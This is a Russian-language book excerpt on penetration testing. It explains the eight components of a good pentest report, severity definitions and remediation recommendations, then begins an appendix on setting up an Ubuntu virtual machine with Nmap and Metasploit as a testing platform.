Вместо того чтобы пытаться устанавливать критерии и стандарты, я предлагаю набор базовых принципов, которым, как мне кажется, уже следуют большинство пентест-компаний, – и вам советую поступать так же. В других отчетах вы можете найти дополнительные разделы, но восемь разделов, о которых вы узнаете в этой главе, присутствуют в каждом хорошем отчете по пентесту, который вы когда-либо читали.

## 12.1 Восемь компонентов хорошего отчета о тестировании на проникновение

Прежде чем углубляться в детали каждого раздела, давайте сначала перечислим их все, а именно:

- *сводное резюме* – является отдельным отчетом, который вы представляете высшему руководству компании. Их не интересуют технические детали, их интересуют только общие выводы. В этом разделе даны ответы на вопросы о том, кто, что, где, когда и почему. Ответ на вопрос «как» дается в остальной части результатов;
- *методика проникновения* – объясняет методологию, которую вы использовали для выполнения задания. Обычно также вы описываете типаж моделируемого злоумышленника, а затем излагаете цели и возможные действия, которые встречаются на четырех этапах вашей методики;
- *рассказ об атаке* – его следует писать так, как если бы вы рассказывали историю. Объясните клиенту, как вы перешли от «А» к «Я». Опишите все системы, которые вам пришлось скомпрометировать, чтобы захватить сеть, но оставьте детали взлома для следующего раздела;
- *технические наблюдения* – в девяти случаях из десяти ваш клиент сразу перейдет в этот раздел, открыв отчет в первый раз. Эти наблюдения, или *выводы*, как их чаще называют, подробно объясняют, что было не так с точки зрения безопасности и как вы смогли взломать системы в сети клиента. Эти выводы должны напрямую коррелировать с уязвимостями аутентификации, патчей и конфигурации, которые вы обнаружили в главе 4;
- *приложение: оценки степени серьезности* – содержит объективные, основанные на фактах определения того, что именно означают оценки степени серьезности ваших выводов. Хорошо написанный раздел способствует разрешению споров, которые могут возникнуть у вас с вашим клиентом по поводу конкретных выводов, отмеченных как важные или критические;
- *приложение: хосты и службы* – обычно содержит необработанную информацию в виде таблицы, в которой сведены все указанные вами IP-адреса, а также все порты и службы, которые слушали их. При обширном тестировании с тысячами хостов я обычно помещаю



эту информацию в дополнительный документ, например электронную таблицу Excel;

- *приложение: список инструментов* – обычно это одна страница с маркированным списком всех инструментов, которые вы использовали во время проникновения, и гиперссылкой на веб-сайт каждого инструмента или страницу GitHub;

**СОВЕТ** Типичное *техническое задание* на пентест (statement of work, SOW) будет включать параграф о разработке инструментария. Если его нет в шаблоне SOW, который использует ваша компания, ваш клиент нередко просит добавить его. Некоторые клиенты могут попросить, чтобы любые инструменты, которые вы создали специально для этого проникновения, стали их интеллектуальной собственностью. Чаще всего это делается для того, чтобы вы не написали в блоге сообщение о том, что вы только что создали классный новый инструмент, который помог вам взломать компанию XYZ.

- *приложение: дополнительные ссылки* – признаю, что этот балласт не прочитают девять из десяти клиентов. Но типичный отчет о проникновении всегда содержит список ссылок на внешние ресурсы, которые варьируются от руководства по усилению защиты до стандартов безопасности, публикуемых отраслевыми властями.

На рис. 12.1 сверху вниз показаны восемь разделов качественного отчета. Хотя это не абсолютная истина, разделы реальных отчетов обычно встречаются именно в этой последовательности.




Рис. 12.1 Восемь компонентов качественного отчета о проникновении

Теперь, когда вы знаете, какие компоненты следует включить в результаты пентеста, давайте поговорим о каждом из них более подробно, начиная со сводного резюме.

## 12.2 Сводное резюме

Лучше всего я могу объяснить эту часть отчета как взгляд на предмет с высоты нескольких километров. Это максимум 1–2 страницы, которые вы можете отделить от отчета и представить как отдельный документ руководителю компании. Руководителя не интересуют конкретные детали проникновения, его интересуют только пункты списка. Хорошее резюме дает ответы на вопросы кто, что, где и когда; остальная часть отчета посвящена ответу на вопрос «как» (я уже говорил об этом, но, вероятно, не в последний раз).

Заключительный отчет о проникновении – это единственный осязаемый продукт, который остается у клиентов после тестирования. Я часто шутил, что это документ Word за 20 000 долларов, преобразованный в PDF. Естественно, компании или частные лица, занимающиеся пентестингом, пытаются выделиться на фоне конкурентов, вставляя в отчет всевозможные красочные диаграммы, графики и точки данных. Если вы посмотрите на 10 отчетов разных компаний, вы увидите 10 разных документов. Но наверняка в каждом из них вы найдете следующие данные:

- *цели и задачи* – какова была цель проникновения? Чего пытались достичь тестеры на проникновение и почему?
- *даты и время* – когда состоялось проникновение, в какой день началось тестирование и когда оно закончилось?
- *охват* – какие системы или группы систем были протестированы во время этого задания? Были ли исключены или запрещены для тестирования какие-либо системы?
- *результаты высокого уровня* – что произошло? Тест прошел успешно или неудачно? В чем именно? Каков рекомендуемый план действий в будущем?

Это минимальные требования. В приложении D вы можете ознакомиться с образцом сводного резюме из отчета о проникновении в сеть Capsulecorp. Сразу после резюме находится раздел, объясняющий методику проникновения.

**ПРИМЕЧАНИЕ** В этом разделе я упоминал преобразование документа Word в PDF. Следует отметить, что неизменность результатов теста на проникновение очень важна, и вы никогда не должны давать своему клиенту редактируемый документ. Это не означает, что клиенты нечестны и изменяют отчет; скорее, это средство контроля, гарантирующее, что они не могут каким-либо образом изменить документ.

## 12.3 *Методика проникновения*

Методика проникновения важна по нескольким причинам. Во-первых, она дает ответы на вопросы, которые могут возникнуть у многих читателей вашего отчета, например: «Как вы проводили тестирование?» и «Какие типы атак вас больше всего интересовали?». Термин «тестирование на проникновение» в наши дни стал довольно размытым и может означать сотню разных вещей для сотни разных людей. Подробное описание вашей методики тестирования в начале отчета помогает определить ожидания и убедиться, что вы и читатель вашего отчета общаетесь на одном языке.

Вторая причина важности этого раздела – неизбежный «пустой отчет», который вам рано или поздно придется написать. В какой-то момент своей карьеры вы заключите контракт с компанией, которая отлично справляется с защитой своей сети. Или, может быть, она ограничит область вашего тестирования сегментами сети, в которых, как ей известно, нет никаких проблем. В любом случае вам придется предоставить пустой отчет без каких-либо выводов. Я не могу точно сформулировать, почему пентестеры весьма болезненно реагируют на подобные ситуации, но это так. Я полагаю, что это как-то связано с задетым самолюбием и чувством некомпетентности от неспособности проникнуть в защищенную среду. Также есть серьезные опасения, что ваш клиент будет чувствовать себя обманутым. Они заплатили вам 10 000 долларов за проведение пентеста, а вы прислали отчет, в котором нет ничего полезного! Что вы делали все это время? За что они вам заплатили?

В этом случае раздел методики поможет вам проиллюстрировать все различные действия по тестированию и векторы атак, которые вы использовали против заданной области сети. Правильно написанный раздел методики проникновения содержит описание типа злоумышленника, который был эмулирован во время теста. Он также должен раскрыть объем информации, которая была предоставлена заранее, в виде описаний белого, серого или черного ящика. Мы говорили об этом в разделе 2.1.1.

**СОВЕТ** При подготовке отчета вы наверняка будете использовать шаблон, поэтому методика не может содержать описание каждого действия и каждую команду, которую вы выполняли, если вы не хотите переписывать ее с нуля после каждого проникновения. Вместо этого опишите четырехэтапную методику, которую вы изучили в этой книге, и выделите все важные действия: поиск действующих хостов, составление списка служб, прослушивающих порты, перекрестные ссылки на версии программного обеспечения с известными эксплоитами, запросы проверки подлинности для учетных данных по умолчанию и т. д. – на всех этапах и фазах вашей методики проникновения.

## 12.4 Описание атаки

Этот раздел отчета должен быть написан в форме краткого рассказа, в котором подробно излагается, что именно вы сделали как злоумышленник, – но с конкретными деталями. Опишите по порядку, как вы перешли от подключения портативного компьютера к разъему для передачи данных в конференц-зале к получению контроля над всей сетью без каких-либо предварительных знаний, кроме списка диапазонов IP-адресов. Вы можете несколько расплывчато описывать атаку, используя фразы наподобие «Списки целей для конкретных протоколов были нацелены на обнаружение уязвимостей», потому что в разделе о методике проникновения более подробно объясняется, что означают термины *списки целей для конкретных протоколов* и *обнаружение уязвимостей*.

Вы можете проиллюстрировать рассказ об атаке скриншотами или оставить его только в виде текста. Это вопрос личного предпочтения, при условии что вы точно объясните, как вы проводили свои атаки и почему вы смогли достичь уровня доступа, который вы получили во время вашего проникновения.

## 12.5 Технические замечания

Основное внимание в вашем отчете о проникновении будет уделяться *техническим замечаниям*, которые часто называют *выводами* (findings). Эти выводы содержат подробную информацию об уязвимостях аутентификации, конфигурации и патчей, которые позволили вам глубоко проникнуть в сетевую среду вашего клиента. Выводы должны содержать следующие пункты:

- **А. Рейтинг значимости** – оценка значимости, присвоенная конкретному выводу. Убедитесь, что она соответствует вашим критериям значимости. Критерии оценки значимости довольно сильно различаются между организациями, комитетами, структурами и даже индивидуальными пентестерами. В этой книге я не делаю попытки дать авторитетное определение того, что означает «низкий» или «средний» уровень значимости. Я стремлюсь только к тому, чтобы ваш отчет опирался на конкретные и четкие определения, когда вы говорите о значимости обнаруженных уязвимостей; я расскажу об этом позже в этой главе;
- **В. Описательный заголовок** – заголовок из одного предложения, описывающий вывод. Название само по себе должно объяснить проблему;
- **С. Наблюдение** – более подробное объяснение того, что вы наблюдали;


- D. *Описание последствий* – описание потенциального воздействия на бизнес. Мой предыдущий наставник называл это фактором «ну и что». Представьте, что вы сообщаете о своих находках руководителю компании, не имеющему технического образования. Когда вы скажете ему, что вы получили доступ к серверу базы данных, он ответит: «Ну и что?» Описание последствий – это наглядное объяснение того, почему плохо, когда злоумышленник получает доступ к базе данных;
- E. *Доказательства* – это очевидный пункт. Доказательством могут служить снимок экрана, листинг кода или вывод команды – что-то, демонстрирующее, что вы смогли использовать уязвимость, чтобы каким-то образом скомпрометировать цель;
- F. *Затронутые ресурсы* – IP-адрес или имя хоста затронутых ресурсов. При масштабном проникновении иногда одна найденная уязвимость затрагивает десятки или даже сотни ресурсов. В таком случае их обычно помещают в приложение в конце отчета и просто ссылаются на приложение;
- G. *Рекомендация* – действия, которые ваш клиент может предпринять для решения проблемы. Вы не можете просто сказать, что все плохо и он должен это исправить; вы должны предоставить конкретные рекомендации относительно того, что именно необходимо исправить. Если проблема сложная, предоставьте URL-адреса внешних ресурсов. Некоторые примеры рекомендаций приведены в табл. 12.1, а также в образце отчета в приложении D.

Таблица 12.1 представляет собой пример того, как выглядит правильный результат теста на проникновение (дополнительные результаты теста на проникновение Carsulecorp см. в приложении D).

Есть еще один нюанс написания технических наблюдений (выводов). Изучая искусство пентестинга, вы научились проводить определенный тип атаки, который я часто называл тестом на проникновение. В реальном мире определения нечеткие, и компании предлагают широкий спектр услуг, которые они называют тестом на проникновение, независимо от того, проникают ли они в защищенную среду.

Я заостряю на этом ваше внимание, потому что мой принцип трактовки результатов пентеста гласит, что если вы не использовали свою находку для компрометации цели тем или иным образом, то ее вряд ли стоит упоминать в отчете. Когда я составляю отчет о пентестинге, я не включаю в него такие выводы, как «Вы не используете современные шифры SSL» или «Хост XYZ использовал telnet, который не зашифрован». Сами по себе это не результаты пентеста; это недостатки в организации работы сети, о которых я бы доложил, если бы проводил сетевой аудит или общую оценку уязвимости ИТ-инфраструктуры. Тест на проникновение по определению – это *имитация атаки злоумышленника*, при которой пентестер ставит перед собой цель атаковать защищенную среду и проникнуть в нее. Имейте это в виду, когда записываете свои выводы.

Таблица 12.1 Пример результатов пентеста

A. Высокая значимость	B. У сервера Apache Tomcat обнаружены учетные записи по умолчанию
<p><b>E. Доказательство</b></p> 	
<p><b>F. Затронутый ресурс</b></p>	<p>10.0.10.203</p>
<p><b>G. Рекомендация</b></p>	<p>Capsulecorp следует изменить все пароли по умолчанию и обеспечить использование надежных паролей для всех учетных записей пользователей, имеющих доступ к серверу Apache Tomcat. Capsulecorp следует руководствоваться официальной политикой паролей, определенной ее собственными отделами ИТ-безопасности. Если такой политики не существует, Capsulecorp следует создать ее в соответствии с отраслевыми стандартами и передовыми методами. Кроме того, Capsulecorp следует обдумать необходимость веб-приложения Tomcat Manager для бизнеса. Если такая необходимость отсутствует, веб-приложение Manager следует отключить с помощью файла конфигурации Tomcat.</p> <p><b>Дополнительные ресурсы</b>  <a href="https://wiki.owasp.org/index.php/Securing_tomcat#Securing_Manager_WebApp">https://wiki.owasp.org/index.php/Securing_tomcat#Securing_Manager_WebApp</a></p>

## 12.5.1 Рекомендации

При составлении рекомендаций важно помнить, что вы не до конца понимаете тонкости бизнес-модели вашего клиента. Приемлемо ли это? Да. Чтобы изучить все тонкости их бизнеса, который, вероятно, развивался в течение многих лет и находился под влиянием многих людей, вам придется потратить намного больше рабочего времени, чем позволяет их бюджет. Ваши рекомендации должны касаться проблем безопасности, которые вы наблюдали, а также улучшений или изменений, которые клиент может внести, чтобы стать менее уязвимым для атак.

Основываясь на трех категориях уязвимостей, представленных в главе 3, – аутентификация, конфигурация и отсутствие патчей, – вы можете сделать вывод, что ваши рекомендации попадут в одну из этих трех категорий. Не указывайте в рекомендациях конкретные приложения, инструменты или решения. Вы не настолько разбираетесь в бизнесе кли-

ента, чтобы сказать ему: «Не используйте Apache Tomcat; вместо этого используйте продукт XYZ». Вместо этого ограничьтесь рекомендацией применять надежные пароли для всех учетных записей пользователей, имеющих доступ к приложению Apache Tomcat, или проверить параметры конфигурации на соответствие последним стандартам усиленной безопасности от Apache (предоставьте ссылку на эти стандарты), или укажите на необходимость установить последнее обновление безопасности для Tomcat. Все, что вам нужно сделать, – это четко сформулировать, что было не так (с точки зрения безопасности), а затем предоставить действенные меры для исправления ситуации в рамках имеющегося контекста.

## 12.6 Приложения

Результаты тестов на проникновение часто содержат множество приложений к упомянутым выше четырем компонентам. Эти приложения содержат информацию, улучшающую отчет. На протяжении своей карьеры я видел слишком много разных приложений, чтобы включить их все в эту главу; многие из них были предназначены для определенного типа клиента, бизнеса или проникновения. В то же время существуют четыре ключевых приложения, которые вы найдете в большинстве результатов пентеста, и вам следует использовать их, если вы пишете самостоятельный отчет.

Первое из этих четырех приложений называется *определениями значимости* – по крайней мере, я так его называю. Вы можете называть его как хотите, при условии что оно объясняет, что именно вы имеете в виду, когда говорите, что конкретная уязвимость имеет высокую или критическую степень значимости.

### 12.6.1 Определения значимости

Невозможно переоценить значение этого раздела, который обычно занимает не более одной страницы. Позже в отчете вы приводите то, что большинство людей считает жизненно важным: выводы. Выводы отчета стимулируют изменения в организации и формируют план действий, обязательный для выполнения инфраструктурными группами предприятия. Поскольку системные администраторы и без того заняты своей повседневной работой, компании хотят ранжировать результаты пентеста и определять их приоритетность. Они справедливо хотят в первую очередь сосредоточиться на самых важных из них.

По этой причине все компании, занимающиеся тестированием на проникновение, поставщики сканеров уязвимостей, консультанты по исследованиям в области безопасности и аналогичные компании присваивают каждой уязвимости уровень значимости. Насколько важна уязвимость, например, по шкале от 1 до 10? Или, как это часто бывает



в отчетах о пентестах, уровень значимости высокий, средний или низкий? Иногда пентестинговые компании добавляют уровни «информационный» и «критический», чтобы получить в общей сложности пять градаций рейтинга.

Проблема в том, что такие слова, как «средний», «высокий» и «критический», могут означать для меня нечто иное, чем для вас, и что-то третье для кого-то другого. Более того, мы все люди и склонны позволять личным эмоциям влиять на наше мнение. Поэтому два человека могут целый день спорить о том, является обнаружение критическим или серьезным.

По этой причине вы всегда должны включать в свой отчет страницу, на которой перечислены используемые вами уровни значимости и даны четкие, ясные определения для каждого из них. Примером беспорядочного определения может быть что-то вроде «Высокий уровень – это плохо, а критический – совсем плохо». Как это понимать? Более строгие определения могут выглядеть примерно так:

- *Высокий* – уязвимость приводит к несанкционированному доступу к другим ограниченным областям сетевой среды в заданной области проникновения. Использование уязвимости высокого уровня обычно ограничивается одной системой или приложением.
- *Критический* – уязвимость влияет на критически важную для бизнеса функцию в организации. Эксплуатация критической уязвимости может существенно повлиять на способность бизнеса работать в обычном режиме.

Теперь гораздо труднее спорить о значимости уязвимости. Либо она привела к прямому доступу к системе или приложению, либо нет. Если этого не произошло, это невысокая значимость. Либо уязвимость может привести к критическому ущербу для бизнеса (например, отключение контроллера домена), либо нет (отключение только рабочей станции Дэйва). Если нет, то это не критическая уязвимость.

## 12.6.2 Хосты и службы

Об этом разделе отчета особо нечего сказать, кроме того что он у вас должен быть. Вам не нужно писать ничего, кроме одного-двух предложений, чтобы представить раздел; после этого, как правило, идет обычная таблица, содержащая IP-адреса, имена хостов, а также информацию об открытых портах и службах.

В очень редких случаях, когда заказано строго ограниченное проникновение, например вас просят протестировать конкретную службу на определенном хосте, вам может не понадобиться этот раздел. Однако в 90 % и более случаев вам будет предоставлен диапазон IP-адресов для обнаружения и атаки на хосты и службы. В таком случае этот раздел содержит список обнаруженных вами хостов, портов и служб. Если вы работали с обширной сетью, содержащей тысячи хостов и десятки тысяч служб, прослушивающих порты, вы можете предоставить эту ин-



формацию в качестве дополнительного документа в виде электронной таблицы Excel.

### 12.6.3 Список инструментов

Это еще один простой раздел. Суть в том, что клиенты все время спрашивают, какие инструменты вы использовали во время тестирования. Создание этого приложения, которое обычно занимает не больше одной страницы, – легкая победа, увеличивающая ценность вашего результата. Обычно я использую маркированный список с названием инструмента и гиперссылкой на веб-сайт или страницу GitHub для этого инструмента, как вы можете видеть в следующих примерах:

- фреймворк Metasploit – <https://github.com/rapid7/metasploit-framework>;
- Nmap – <https://nmap.org/>;
- CrackMapExec – <https://github.com/byt3bl33d3r/CrackMapExec>;
- John the Ripper – <https://www.openwall.com/john/>;
- Impacket – <https://github.com/SecureAuthCorp/impacket>.

### 12.6.4 Дополнительные ссылки

Что я могу сказать об этом последнем приложении? Я допускаю, что его содержание, скорее всего, будет таким же общим, как и заголовок «Дополнительные ссылки». Тем не менее трудно представить себе качественный отчет без этого раздела. Безопасность – это обширное поле, а пентестеры часто увлечены безопасностью и обычно любят давать рекомендации, которые выходят за рамки конкретного проникновения. В этом разделе вы можете предоставить внешние ссылки на стандарты и руководства по усилению защиты от отраслевых организаций, таких как NIST, CIS, OWASP и т. д.

Этот раздел больше других зависит от конкретной пентест-компании. Более зрелые компании, которые регулярно обслуживают крупных клиентов из списка Fortune-500, часто составляют свои собственные рекомендации по настройке таких объектов, как Active Directory, правильному управлению патчами, безопасной разработке программного обеспечения и другим темам, которые в большинстве компаний нуждаются в доработке с точки зрения безопасности.

## 12.7 Заключительная часть

На этом ваше участие завершено с точки зрения технического тестирования и отчетности. Но в реальном пентестинге работа на этом еще не заканчивается. Обычно у вас происходит так называемая заключительная встреча, на которой вы обсуждаете свой отчет с ключевыми заинтересованными персонами из компании, которая вас наняла. Во время

этой встречи вы объясняете детали своих выводов и отвечаете на технические вопросы от различных ИТ-подразделений, инфраструктуры и службы безопасности вашего клиента.

Если вы проводите пентест не как внешний консультант, а как член внутренней группы ИТ, инфраструктуры или безопасности, то вам, вероятно, предстоит еще больше работы после написания и предоставления содержимого вашего окончательного отчета. Провести внутренний пентестинг для компании, в которой вы работаете, в 10 раз сложнее, чем в качестве консультанта, потому что теперь, когда пентест окончен, ваши коллеги должны исправить то, что вы нашли. Вы, несомненно, будете участвовать во многих других встречах, обсуждениях по электронной почте, зачитывании отчетов и презентациях в течение нескольких месяцев после завершения тестирования, в зависимости от достигнутого вами уровня проникновения.

Консультанты имеют право уйти после завершения задания. Грубо говоря, они могут умыть руки и жить своей жизнью, иногда даже не зная, полностью ли решены обнаруженные ими проблемы. Некоторые консультанты борются с этим, и это одна из многих причин, по которым обычно карьера пентестера начинается с работы консультантом в течение 5–10 лет с последующим переходом на должность во внутренней службе безопасности.

С другой стороны, некоторым нравится разнообразие и свобода консультаций. Если ваша карьера длится достаточно долго, вы успеете поработать во многих разных компаниях и поучиться у множества умных людей. Вы можете относиться к тому типу людей, которые предпочитают менять обстановку каждый месяц, а иногда и каждую неделю; в таком случае вам следует попробовать стать профессиональным пентестером в консалтинговой компании.

Какой бы путь вы ни выбрали или какой бы путь ни выбрал вас, я надеюсь, что эта книга оказалась для вас полезной. При написании я намеревался создать своего рода руководство по выполнению стандартного задания от начала до конца, которое мог бы использовать человек, практически не имеющий опыта в пентестинге. Конечно, я не рассмотрел все возможные направления атак или способы взлома систем, но это слишком много для одной книги.

Я хотел предоставить вам достаточно информации, чтобы начать работу, но понимаю, что вам еще предстоит многому научиться, если вы хотите заниматься этим ремеслом постоянно. Я слышал, что пентестеры называют себя профессиональными операторами поисковых систем. Это, конечно, шутка, но ясно, что в каждом тесте на проникновение вы столкнетесь с тем, чего вы никогда раньше не видели. Вы потратите много времени на Google и Stack Overflow, задавая вопросы и узнавая о новых технологиях, потому что существует слишком много сетевых приложений, чтобы знать их все.

Если вы усвоили принципы и ограничения, изложенные в этой книге, у вас не должно возникнуть проблем с заполнением пробелов. Надеюсь, вы убедились, что здесь нет никакой магии; для проведения хорошего

пентеста не требуется дорогостоящее коммерческое программное обеспечение. Это тоже не волшебство; это просто процесс. Компании используют компьютерные системы. В крупных компаниях существуют тысячи таких систем, и люди несут ответственность за их безопасность. Защитники должны закрыть все двери и окна; вам (злоумышленнику) нужно найти только один замок, который случайно остался открытым. Как только вы войдете внутрь, вам просто нужно знать, где искать ключи или пути в соседние комнаты.

### **Упражнение 12.1. Создайте качественный отчет о тесте на проникновение**

Следуйте рекомендациям из этой главы, чтобы создать документ, подтверждающий все результаты вашего тестирования.

Позаботьтесь о том, чтобы ваш отчет содержал каждый из восьми компонентов и исчерпывающе рассказывал о результатах вашего тестирования. Он также должен содержать ценные рекомендации по укреплению безопасности сетевой среды вашего клиента.

Пример заполненного отчета о пентесте можно найти в приложении D.

## **12.8 Что дальше?**

Теперь, когда вы изучили четыре этапа типичного теста на проникновение и обрели уверенность в том, что сможете выполнить задание самостоятельно, вы, вероятно, задаетесь вопросом, куда идти дальше, чтобы развить навыки и методы, которые вы приобрели, читая эту книгу и выполняя упражнения. Лучший способ сделать это – выполнить реальное проникновение. Больше всего вы узнаете, когда столкнетесь с системой, которая кажется уязвимой для компрометации, но вы не знаете точно, как это сделать. Наверное, поиск в Google – это навык номер один, который нужен хорошему пентестеру. А пока, если у вас нет подходящей сети для тренировки, вот список онлайн-ресурсов, которые вы можете изучить по мере вашего профессионального и карьерного роста в качестве пентестера и этичного хакера:

- обучение и образовательный контент:
  - <https://www.pentestgeek.com>;
  - <https://www.pentesteracademy.com>;
  - <https://www.offensive-security.com>;
  - <https://www.hackthebox.eu>;
- программы Bug Bounty:
  - <https://www.hackerone.com>;
  - <https://www.bugcrowd.com>;
- книги:
  - *The Web Application Hacker's Handbook*, Dafydd Stuttard, Marcus Pinto (Wiley, 2nd ed. 2011): <https://amzn.to/3l3xJHM>;

- *Gray Hat Hacking*, Allen Harper et al. (McGraw-Hill Education, 5th ed. 2018): <https://amzn.to/349IDFM>;
- *Metasploit: The Penetration Tester's Guide*, David Kennedy, Jim O’Gorman, Devon Kearns, Mati Aharoni (No Starch Press, 2011): <https://amzn.to/2FEtAtv>;
- *The Hacker Playbook: Practical Guide to Penetration Testing*, Peter Kim (CreateSpace, 2014): <https://amzn.to/34cXsar>.

## 12.9 Заклучение

- Отчет о тестировании на проникновение – это единственный осязаемый продукт, который остается после завершения технической части тестирования.
- Разные пентестеры предоставляют разные отчеты, но восемь компонентов, перечисленных в этой главе, будут присутствовать в той или иной форме.
- Обзорное резюме представляет собой взгляд на целое задание с высоты птичьего полета. Оно может служить отдельным отчетом нетехнического характера для высшего руководства и менеджеров предприятия.
- Методика проникновения описывает рабочий процесс и действия, которые вы выполняли во время задания. Эта часть также отвечает на вопрос «Какой тип злоумышленника вы пытались имитировать?».
- Описание атаки рассказывает последовательную историю о том, как вы перешли от отсутствия доступа к полному контролю над всей сетью.
- Технические наблюдения, также называемые выводами, являются основной отчета. Они напрямую связаны с уязвимостями аутентификации, конфигурации и исправлениями, описанными в главе 4.

# Приложение А

## Создание виртуальной платформы для пентеста

---

В этом приложении говорится о создании платформы виртуального тестирования на проникновение (пентеста), аналогичной той, которую злоумышленник использовал бы для взлома корпоративной сети. Вы возьмете последний стабильный ISO-файл дистрибутива Ubuntu Desktop и создадите новую виртуальную машину с помощью VMWare. Затем вы установите несколько зависимостей ОС с помощью apt – инструмента управления пакетами Ubuntu. Далее вы скомпилируете и установите новейшую версию Nmap из репозитория исходного кода. Наконец, вы настроите Ruby Version Manager (RVM) и PostgreSQL для использования с фреймворком Metasploit. Эти инструменты послужат основой вашей платформы для пентестинга. На протяжении всей книги вы устанавливаете дополнительные пакеты по мере необходимости, но основной набор приложений, необходимый для проведения тщательного теста на проникновение во внутреннюю сеть, настраивается в этом приложении.

**ОПРЕДЕЛЕНИЯ** *Nmap*, сокращение от *network mapper*, представляет собой мощный проект с открытым исходным кодом, изначально разработанный для отображения и идентификации информации о прослушивающих сетевых службах по запросу системных администраторов. По совпадению, это важный инструмент как для пентестеров, так и для хакеров. Фреймворк *Metasploit* – это среда с открытым исходным кодом для поиска эксплойтов и проведения атак, разработанная и поддерживаемая сотнями профессионалов в области информационной безопасности. Он содержит тысячи от-

дельных эксплойтов, вспомогательных модулей, полезных нагрузок и кодеров, которые можно использовать на протяжении всего процесса тестирования.

## A.1 Создание виртуальной машины Ubuntu

В этом приложении вы создаете и настраиваете виртуальную машину Ubuntu, которая будет служить вашей платформой для пентеста, описанного в книге. Вы можете использовать то программное обеспечение для виртуализации, которое вам удобнее. Я буду использовать VMware Fusion, который настоятельно рекомендую, если вы работаете на Mac; но вы также можете использовать VirtualBox, если пожелаете.

VMware Fusion – это коммерческий продукт, но вы можете получить бесплатную пробную версию на сайте [www.vmware.com/products/fusion/fusion-rating.html](http://www.vmware.com/products/fusion/fusion-rating.html). Вы можете найти VMWare Player на [www.vmware.com/products/workstation-player.html](http://www.vmware.com/products/workstation-player.html) и VirtualBox на [www.virtualbox.org/wiki/Downloads](http://www.virtualbox.org/wiki/Downloads).

Загрузите последнюю версию Ubuntu Desktop с долгосрочной поддержкой (long-term support, LTS) в формате .iso с сайта [www.ubuntu.com/download/desktop](http://www.ubuntu.com/download/desktop) и создайте свою виртуальную машину. Ubuntu, скорее всего, будет иметь более новую версию, но, по моему опыту, лучше придерживаться версии LTS. Если вы фанат Linux и любите играть с новейшими и лучшими релизами, то лучше создайте для этого отдельную виртуальную машину. Для пентеста следует использовать стабильную платформу.

Если вы предпочитаете другой дистрибутив, загрузите последний образ предпочитаемого вами дистрибутива и создайте свою виртуальную машину. Что касается характеристик базовой виртуальной машины, я оставлю их на ваше усмотрение, но я рекомендую настроить виртуальную машину, по крайней мере, следующим образом:

- 50 ГБ дискового пространства;
- 2 ГБ оперативной памяти;
- 2 ядра процессора.

Если с тех пор, как вы создали виртуальную машину, прошло много времени, вам может быть полезен мой обзорный обучающий видеокурс «Создание виртуальной платформы для пентестинга» по адресу <http://mng.bz/yrNp>. В этом приложении я расскажу о большинстве шагов из этого курса. Когда вы закончите настройку своей виртуальной машины, запустите ее и войдите в систему. В видео я упоминаю шифрование виртуального жесткого диска, которое добавляет дополнительный уровень защиты – в основном для вашего клиента, если вы случайно потеряете свою виртуальную машину. Стоит упомянуть о важности безопасного хранения ключа шифрования с помощью хранилища паролей, такого как 1Password, потому что если вы когда-нибудь потеряете этот ключ шифрования, данные в вашей виртуальной машине будут потеряны навсегда.

### Что делать, если я уже использую Linux в качестве основной ОС?

Даже если вы используете Linux в качестве базовой операционной системы, вам следует смириться с идеей настройки виртуальной машины для пентестинга. Такой способ дает много преимуществ, в том числе возможность сделать снимок вашей базовой системы со всеми установленными и настроенными инструментами. Затем, после каждого проникновения, вы можете вернуться к снимку, удалив все изменения, которые вы могли внести в ходе конкретного тестирования. Кроме того, вы можете добавить дополнительный уровень безопасности, зашифровав виртуальный жесткий диск машины, что является правильным подходом, который я также рекомендую.

## A.2 *Дополнительные зависимости ОС*

После того как вы загрузили только что созданную виртуальную машину Ubuntu, пора приступить к настройке инструментов пентеста. Чтобы проникнуть в корпоративные сети, очень важно уметь пользоваться командной строкой и хорошо разбираться в ней, поэтому терминал – отличное место для начала. Большинство мощных инструментов для проведения пентеста работают только из командной строки. Даже если бы это было не так, когда вы в конечном итоге скомпрометировали уязвимую цель, командная оболочка часто является лучшим вариантом с точки зрения удаленного доступа к вашему скомпрометированному хосту. Если вы еще не мастер работы с командной строкой, к тому времени, как вы дочитаете это приложение, вы определенно будете двигаться в правильном направлении.

